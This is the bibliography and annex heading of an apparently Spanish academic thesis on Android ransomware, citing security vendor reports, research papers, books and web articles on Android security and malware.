GUNASEKERA, Sheran. Android Apps Security [en línea]. 2012. Disponible en internet: < https://doc.lagout.org/programmation/Android/Android%20Apps%20Security%20%5BGunasekera%202012-09-11%5D.pdf>.

INFOSEC INSTITUTE. Android App Permissions and Security: What you Need to Know [en línea], 05 Febrebro 2014. Disponible en Internet: < http://resources.infosecinstitute.com/android-app-permissions-security-need-know/>.

KOODOUS, TestLock.apk [en línea], 2016. Disponible en Internet: < https://koodous.com/apks?search=370c9f7f67826a8e2d3116fe11d470552559457fc5e55ca37e86af0b80967aad >

KREWELL, Kevin. What's the Difference Between a CPU and a GPU? [en línea]. 2009. Disponible en internet: < https://blogs.nvidia.com/blog/2009/12/16/whats-the-difference-between-a-cpu-and-a-gpu/>.

LIPOVSKY, Robert. ESET Analyzes Simplocker – First Android File-Encrypting, TOR-enabled Ransomware [en línea]. 2014. Disponible en internet: < https://www.welivesecurity.com/2014/06/04/simplocker/ >.

LIPOVSKY , Robert y STEFANKO, Lukas. El auge del ransomware para Android: criptográfico y de bloqueo de pantalla [en línea]. 2016. Disponible en internet: < welivesecurity.com/la-es/2016/02/18/auge-ransomware-para-android/ >.

LIPOVSKÝ , Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en línea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.

LIPOVSKÝ , Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. Trends in Android Ransomware [en línea]. 2017. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2017/02/ESET_Trends_2017_in_Android_Ransomware.pdf>.

OLMEDO, Javier. Dendroid – Crea tu propio Troyano para Android [en línea]. 2015. Disponible en internet: < https://hackpuntes.com/dendroid-crea-tu-propio-troyano-para-android-parte-i/ >.

PAGNOTTA, Sabrina. Tecnóloga móvil en Latinoamérica ¿que preocupaciones tienen los usuarios? [en línea]. 2017. Disponible en internet: < https://www.welivesecurity.com/la-es/2017/02/27/tecnologia-movil-en-latinoamerica/>.

PUENTE, Miriam. Riesgos y retos de ciberseguridad y privacidad en IoT [en línea]. 2017. Disponible en internet: < https://www.certsi.es/blog/riesgos-y-retos-ciberseguridad-y-privacidad-iot>.

RICH, Campagna, *et al*. Mobile Device Security For Dummies. 2011. ISBN: 978-0-470-92753-3.

ROESNER, Franziska, *et al.* User-Driven Access Control: Rethinking Permission Granting in Modern Operating Systems [en linea]. 2012. Disponible en internet: < https://www.microsoft.com/en-us/research/wp-content/uploads/2016/02/paper-48.pdf>.

ROUSE, Margaret. Kernel [en línea]. 2006. Disponible en internet: < https://searchdatacenter.techtarget.com/definition/kernel>.

RUTNIK, Mitja. What was Android Market and how is Google Play different? [en línea]. 2017. Disponible en internet: < https://www.androidauthority.com/android-market-google-play-different-787082/>.

SNOWFL0W [seud. PARKOUR, Mila]. Android Xbot ransomware [en línea]. 2016. Disponible en internet: < http://contagiominidump.blogspot.com.co/2016/05/android-xbot-ransomware.html >.

SAVAGE, Kevin; COOGAN, Peter y LAU, Hon. The evolution of ransomware [en linea]. 2015. Disponible en internet: < http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf >.

SCHMIDT, Aubrey-Derrick, *et al.* Static Analysis of Executables for Collaborative Malware Detection on Android [en línea]. 2009. Disponible en internet: < https://pdfs.semanticscholar.org/c60e/d0c06dbec7c0481aac69bdbb5fdf4b0ed1ec.pdf >.

SIX, Jeff. Application Security for the Android Platform. ISBN: 978-1-449-31507-8.

SMITH, Aaron Y PAGE, Dana. U.S Smartphone Use in 2015 [en línea]. 2015. Disponible en internet: < http://assets.pewresearch.org/wp-content/uploads/sites/14/2015/03/PI_Smartphones_0401151.pdf >.

SCHMIDT, Aubrey-Derrick, *et al.* Smartphone Malware Evolution Revisited: Android Next Target? [en línea]. 2008. Disponible en internet: < http://citeseerx.ist.psu.edu/viewdoc/download;jsessionid=C97734ECE201FD254CC4253B00EAC49C?doi=10.1.1.460.6632&rep=rep1&type=pdf>.

TECH TERMS. CPU Definition [en línea]. 2014. Disponible en internet: <https://techterms.com/definition/cpu>.

TOOD, Alex. What is Android and what is an Android phone? [en línea]. 2014. Disponible en internet: < https://recombu.com/mobile/article/what-is-android-and-what-is-an-android-phone_m12615-html>.

UNAPIBAGEEK [seud. BERTA, Sheila] Bypass de Antivirus en Android [en línea]. 2016. Disponible en internet: < https://www.youtube.com/watch?v=RYubYzFSMhs >.

UNIVERSIDAD INTERNACIONAL DE VALENCIA. ¿Qué es la seguridad informática y cómo puede ayudarme? [en línea]. 2016. Disponible en internet: < https://www.universidadviu.es/la-seguridad-informatica-puede-ayudarme/>

VIENNOT, Nicolas; GARCIA, Edward Y NIEH, Janson. A Measurement Study of Google Play [en línea]. 2015. Disponible en internet: < https://www.cs.columbia.edu/~nieh/pubs/sigmetrics2014_playdrone.pdf >.

XATAKAMOVIL. Así fue 2015 en términos de malware en móviles, según Nokia [en línea], 04 Marzo 2016. Disponible en Internet: < https://www.xatakamovil.com/seguridad/asi-fue-2015-en-terminos-de-malware-en-moviles-segun-nokia >.

ZHOU, Yajin y JIANG, Xuxian. Dissecting Android Malware: Characterization and Evolution [en línea]. 2012. Disponible en internet: < https://www.csc2.ncsu.edu/faculty/xjiang4/pubs/OAKLAND12.pdf>.

ANEXO A. INFOGRAFÍA RANSOMWARE DISPOSITIVOS ANDROID

Enlace: https://es.scribd.com/document/379332186/ANALISIS-DE-LAS-TENDENCIAS-DEL-COMPORTAMIENTO-DE-RANSOMWARE-EN-SISTEMAS-OPERATIVOS-ANDROID

ANEXO A. INFOGRAFÍA RANSOMWARE DISPOSITIVOS ANDROID (CONTINUACIÓN)